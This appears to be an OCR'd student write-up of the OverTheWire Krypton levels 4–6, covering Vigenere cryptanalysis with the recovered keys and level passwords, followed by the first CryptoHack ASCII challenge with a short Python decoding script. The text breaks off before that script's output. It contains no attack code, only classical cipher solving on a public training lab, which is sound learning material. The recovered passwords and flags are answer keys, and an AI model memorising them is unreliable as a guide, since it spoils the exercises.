
```
So, we get a ciphertext of:

VFZFK SOPKS ELTUL VGUCH KR

This level is a Vigenere Cipher.  You have intercepted two longer, english
language messages.  You also have a key piece of information.  You know the
key length!

For this exercise, the key length is 6.  The password to level five is in the usual
place, encrypted with the 6 letter key.
```

```
PTTOC FCQFA LYRNW MKQMS PSEVZ FTOSX UNCPX SRRRX DIPXF QEGFK FVDLC KRPVA MZCHX SRMLV DQCFK EVPkr
ypton4@bandit:/krypton/krypton4$ cat HINT
Frequency analysis will still work, but you need to analyse it
by "keylength".  Analysis of cipher text at position 1, 6, 12, etc
should reveal the 1st letter of the key, in this case.  Treat this as
6 different mono-alphabetic ciphers...

Persistence and some good guesses are the key!
```

we know that the key length is 6 so we can use one of the found file and use the length to find the password
i search online for tools to do this

we got the key=> FREKEY


Now, we can use this key on the text in krypton5 file we get the password



PASSWORD: CLEARTEXT

LEVEL 5 – LEVEL 6


Login : ssh krypton4@krypton.labs.overthewire.org -p 2231



So, in this level we don't know the key length we can try brute forcing to find the length until we get a meaningful text on the found1 file

i have done this using online tool by manualling given the keylength

at the keylength of 9 i got some meaningful text




So, the key is KEYLENGTH

now, do the vigenere using the key we have got on the text in krypton6

```
krypton5@bandit:/krypton/krypton5$ cat found1
SXULW GNXIO WRZJG OFLCM RHEFZ ALGSP DXBLM PWIQT XJGLA RIYRI BLPPC HMXMG CTZDL CLKRU YMYSJ TWUTX
 ZCMRH EFZAL OTMNL BLULV MCQMG CTZDL CPTBI AVPML NVRJN SSXWT XJGLA RIQPE FUGVP PGRLG OMDKW RSIF
K TZYRM QHNXD UOWQT XJGLA RIQAV VTZVP LMAIV ZPHCX FPAVT MLBSD OIFVT PBACS EQKOL BCRSM AMULP SPP
YF CXOKH LZXUO GNLID ZVRAL DOACC INREN YMLRH VXXJD XMSIN BXUGI UPVRG ESQSG YKQOK LMXRS IBZAL BA
YJM AYAVB XRSIC KKPYH ULWFU YHBPG VIGNX WBIQP RGVXY SSBEL NZLVW IMQMG YGVSW GPWGG NARSP TXVKL P
XWGD XRJHU SXQMI VTZYO GCTZR JYVBK MZHBX YVBIT TPVTM OOWSA IERTA SZCOI TXXLY JAZQC GKPCS LZRYE
MOOVC HIEKT RSREH MGNTS KVEPN NCTUN EOFIR TPPDL YAPNO GMKGC ZRGNX ARVMY IBLXU QPYYH GNXYO ACCIN
 QBUQA GELNR TYQIH LANTW HAYCP RJOMO KJYTV SGVLY RRSIG NKVXI MQJEG GJOML MSGNV VERRC MRYBA GEQN
P RGKLB XFLRP XRZDE JESGN XSYVB DSSZA LCXYE ICXXZ OVTPW BLEVK ZCDEA JYPCL CDXUG MARML RWVTZ LXI
PL PJKKL CIREP RJYVB ITPVV ZPHCX FPCRG KVPSS CPBXW VXIRS SHYTU NWCGI ANNUN VCOEA JLLFI LECSO OL
CTG CMGAT SBITP PNZBV XWUPV RIHUM IBPHG UXUQP YYHNZ MOKXD LZBAK LNTCC MBJTZ KXRSM FSKZC SSELP U
MARE BCIPK GAVCY EXNOG LNLCC JVBXH XHRHI AZBLD LZWIF YXKLM PELQG RVPAF ZQNVK VZLCE MPVKP FERPM
AZALV MDPKH GKKCL YOLRX TSNIB ELRYN IVMKP ECVXH BELNI OETUX SSYGV TZARE RLVEG GNOQC YXFCX YOQYO
 ISUKA RIQHE YRHDS REFTB LEVXH MYEAJ PLCXK TRFZX YOZCY XUKVV MOJLR RMAVC XFLHO KXUVE GOSAR RHBS
S YHQUS LXSDJ INXLH PXCCV NVIPX KMFXV ZLTOW QLKRY TZDLC DTVXB ACSDE LVYOL BCWPE ERTZD TYDXF AIL
BR YEYEG ESIHC QMPOX UDMLZ VVMBU KPGEC EGIWO HMFXG NXPBW KPVRS XZCEE PWVTM OOIYC XURRV BHCCS SK
OLX XQSEQ RTAOP WNSZK MVDLC PRTRB ZRGPZ AAGGK ZIMAP RLKVW EAZRT XXZCS DMVVZ BZRWS MNRIM ZSRYX I
EOVH GLGNL FZKHX KCESE KEHDI FLZRV KVFIB XSEKB TZSPE EAZMV DLCSY ZGGYK GCELN TTUIG MXQHT BJKXG
ZRFEX ABIAP MIKWA RVMFK UGGFY JRSIP NBJUI LDSSZ ALMSA VPNTX IBSMO krypton5@bandit:/krypton/kryp
ton5$ cat krypton6
BELOS Zkrypton5@bandit:/krypton/krypton5$
```

we get the password



PASSWORD: RANDOM

CRYPTOHACK – GENERAL CATEGORY

ENCODING

1. ASCII

ASCII 5 pts · 63278 Solves

ASCII is a 7-bit encoding standard which allows the representation of text using the integers 0-127.

Using the below integer array, convert the numbers to their corresponding ASCII characters to obtain a flag.

```
[99, 114, 121, 112, 116, 111, 123, 65, 83, 67, 73, 73, 95, 112,
114, 49, 110, 116, 52, 98, 108, 51, 125]
```

In Python, the `chr()` function can be used to convert an ASCII ordinal number to a character (the `ord()` function does the opposite).

By the above information we can write a python script to check the ascii to text using chr()

```
 GNU nano 6.2                                    ascii_decrypt.py
x = [99, 114, 121, 112, 116, 111, 123, 65, 83, 67, 73, 73, 95, 112, 114, 49, 110, 116, 52, 98, 108, 51, 125]
final = []
for i in x:
        final.append(chr(i))
print(final)
```

OUTPUT:

```
tenisha@tenisha: $ nano ascii_decrypt.py
tenisha@tenisha: $ python3 ascii_decrypt.py
